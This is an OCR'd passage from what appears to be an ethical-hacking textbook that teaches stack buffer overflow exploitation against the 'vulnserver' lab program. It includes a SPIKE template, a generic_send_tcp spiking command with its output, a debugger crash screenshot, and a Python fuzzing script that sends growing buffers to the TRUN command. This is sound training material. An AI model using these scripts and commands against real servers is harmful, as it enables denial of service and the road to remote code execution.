

trun.spk (~) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
trun.spk ×
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Figure 6.48: Screenshot showing TRUN spike template

Now, send the packages to the vulnerable server using the following command:


`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Figure 6.49: Screenshot showing the output of spiking vulnerable server

As shown in the screenshot, the TRUN function of the vulnerable server has buffer overflow vulnerability. Spiking this function overwrites stack registers such as EAX, ESP, EBP, and EIP. If attackers can overwrite the EIP register, they can gain shell access to the target system.


Immunity Debugger - vulnserver.exe - [CPU - thread 00003A60]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Registers (FPU)
Address Hex dump ASCII
EAX, ESP, EBP, EIP registers are overwritten with ASCII value "A"
Immunity Debugger showing vulnerable server paused due to access violation
Paused


```
[12:00:38] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 6.50: Screenshot of Immunity Debugger showing buffer overflow vulnerability

Perform Fuzzing

After identifying the buffer overflow vulnerability in the target server, we must perform fuzzing. Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register. Fuzzing helps in identifying the number of bytes required to crash the target server. This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode.


For example, the screenshot below shows the sample Python script used by attackers to perform fuzzing:



```python
#!/usr/bin/python
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.10.10', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```


Figure 6.51: Screenshot showing Python script for fuzzing

When you execute the above code, buff multiplies for every iteration of the while loop and sends the buff data to the vulnerable server. As shown in the screenshots, the vulnerable server crashed after receiving approximately 2300 bytes of data, but it did not overwrite the EIP register.


Immunity Debugger - vulnserver.exe - [CPU - thread 000016E0, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII

